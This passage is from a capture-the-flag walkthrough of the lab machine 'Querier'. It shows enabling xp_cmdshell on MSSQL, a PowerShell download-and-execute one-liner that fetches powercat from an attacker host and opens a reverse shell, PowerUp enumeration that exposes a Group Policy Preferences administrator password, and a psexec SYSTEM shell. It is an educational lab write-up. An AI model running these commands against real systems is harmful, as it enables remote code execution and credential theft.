EXEC sp_configure reconfigure;
EXEC sp_configure 'xp_cmdshell', 1;
EXEC sp_configure reconfigure;



```
SQL> EXEC sp_configure 'xp_cmdshell', 1;
[*] INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE
statement to install.
SQL> EXEC sp_configure reconfigure;
name                                    minimum       maximum   config_value     run_value

-----------------------------------   -----------   -----------   ------------   -----------

access check cache bucket count                 0         65536              0             0

access check cache quota                        0    2147483647              0             0
```

Importantly, cmd_xpshell is now configured and enabled


```
user options                                    0         32767              0             0

xp_cmdshell                                     0             1              1             0
```

Now that the xp_cmdshell is enabled, lets see if we can now run any commands.


EXEC master.dbo.xp_cmdshell 'dir c:\Users\';



```
SQL> EXEC master.dbo.xp_cmdshell 'dir c:\Users\';
output

-------------------------------------------------------
-------------------------------------------------------

 Volume in drive C has no label.

 Volume Serial Number is FE98-F373

NULL

 Directory of c:\Users

NULL

01/29/2019  12:41 AM    <DIR>          .

01/29/2019  12:41 AM    <DIR>          ..

01/28/2019  11:17 PM    <DIR>          Administrator

01/29/2019  12:42 AM    <DIR>          mssql-svc

01/28/2019  11:17 PM    <DIR>          Public
```

Knowing that I can now run commands on the server, I quickly attempt to see if I can output the mssql-svc user hash.

EXEC master.dbo.xp_cmdshell 'type c:\Users\mssql-svc\Desktop\user.txt';



```
SQL> EXEC master.dbo.xp_cmdshell 'type c:\Users\mssql-svc\Desktop\user.txt';
output

--------------------------------------------------------------------------------
--------------------------------------------------------------------------------

c37b41bb669da345bb14de50faab3c16
```

And we have the User hash.


User Command Shell

Now that I had a basic SQL shell, I needed to get a shell on the host itself to make things easier to navigate and possibly run some of the enumeration scripts available.

I first found a PowerShell equivalent of nc and attempted to use this. The script was found at https://github.com/besimorhino/powercat/blob/master/powercat.ps1


I started SimpleHTTPServer and netcat listening as follows;

python -m SimpleHTTPServer 80



```
root@kali:/opt/htb/querier.htb/web# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


nc-lnvp 4444



```
root@kali:/opt/impacket/examples# nc -nlvp 4444
listening on [any] 4444 ...
```

Now I had the listeners setup, I attempted to get a reverse shell.


exec sp_configure 'show advanced options', 1; reconfigure; exec sp_configure 'xm_cmdshell', 1; reconfigure;
exec xp_cmdshell "powershell IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.16/powercat.ps1');powercat -c 10.10.14.16 -p 4444 -e powershell"



```
root@kali:/opt/impacket/examples# ./mssqlclient.py -windows-auth mssql-svc:corporate568@10.10.10.125
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'master'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> exec sp_configure 'show advanced options', 1; reconfigure; exec sp_configure 'xp_cmdshell', 1; reconfigure;
[*] INFO(QUERIER): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE st
atement to install.
[*] INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to
 install.
SQL> EXEC xp_cmdshell "powershell IEX(New-Object System.Net.WebCLient).DownloadString('http://10.10.14.16/powercat.ps
1');powercat -c 10.10.14.16 -p 4444 -e powershell"
[-] ERROR(QUERIER): Line 1: The identifier that starts with 'powershell IEX(New-Object System.Net.WebCLient).Download
String('http://10.10.14.16/powercat.ps1');powercat -c 10.10.14.16 -p 444' is too long. Maximum length is 128.
```


I kept getting an error stating that my query was too long. I did some digging and found that I could disable these checks simply by turning off quoted identifiers.

set quoted_identifier off



```
SQL> set quoted_identifier off
SQL> EXEC xp_cmdshell "powershell IEX(New-Object System.Net.WebCLient).DownloadString('http://10.10.14.16/powercat.ps
1');powercat -c 10.10.14.16 -p 4444 -e powershell"
```

I then run the command again and I got the shell.



```
root@kali:/opt/impacket/examples# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.125] 49694
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
querier\mssql-svc
```


Now that I knew I had a user PowerShell prompt, I decided to investigate some Windows enumeration scripts. I come across a couple called powerup and decided to utilise these.

Privilege Escalation

I found some scripts by the PowerShell mafia which contained some nice enumeration scripts. I decided on using PowerUp found at https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc.


In my PowerShell command prompt that I had with mssql-svc, decided to try and run this

IEX (New-object Net.WebClient).DownloadString(http://10.10.14.16/powerup.ps1); Invoke-AllChecks



```
root@kali:/opt/impacket/examples# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.125] 49676
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> IEX (New-object Net.WebCLient).DownloadString("http://10.10.14.16/powerup.ps1"); Invoke-AllChecks
```

I waited for this to run to see what information this brought back, if any.




```
Changed   : {2019-01-28 23:12:48}
UserNames : {Administrator}
NewName   : [BLANK]
Passwords : {MyUnclesAreMarioAndLuigi!!1!}
File      : C:\ProgramData\Microsoft\Group
            Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
```

I looked through the output of the script and I was surprised to find a Preference being held for the computer account which specified the administrator username and password.

Now that I have the details

Administrator
MyUnclesAreMarioAndLuigi!!1!


I will see if this gives me any further access to the file shares on the box. I browsed to smb://10.10.10.125/c$/Users/Administrator/Desktop and found the flag.



Now that I had access to the file shares, I didn't want to stop there. I wanted to get a shell on the box.

I decided to use psexec.py by impacket.

./psexec.py querier/administrator: MyUnclesAreMarioAndLuigi\!\!1\!@10.10.10.125



```
root@kali:/usr/share/doc/python-impacket/examples# ./psexec.py querier/administrator:
MyUnclesAreMarioAndLuigi\!\!1\!@10.10.10.125
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.125.....
[*] Found writable share ADMIN$
[*] Uploading file TYRecDfI.exe
[*] Opening SVCManager on 10.10.10.125.....
[*] Creating service JoZG on 10.10.10.125.....
[*] Starting service JoZG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

This gave me the shell I was looking for.

It is important to note that various special characters require escaping. As you can see form the password, the two compared are as follows.

MyUnclesAreMarioAndLuigi!!1!
MyUnclesAreMarioAndLuigi\!\!1\!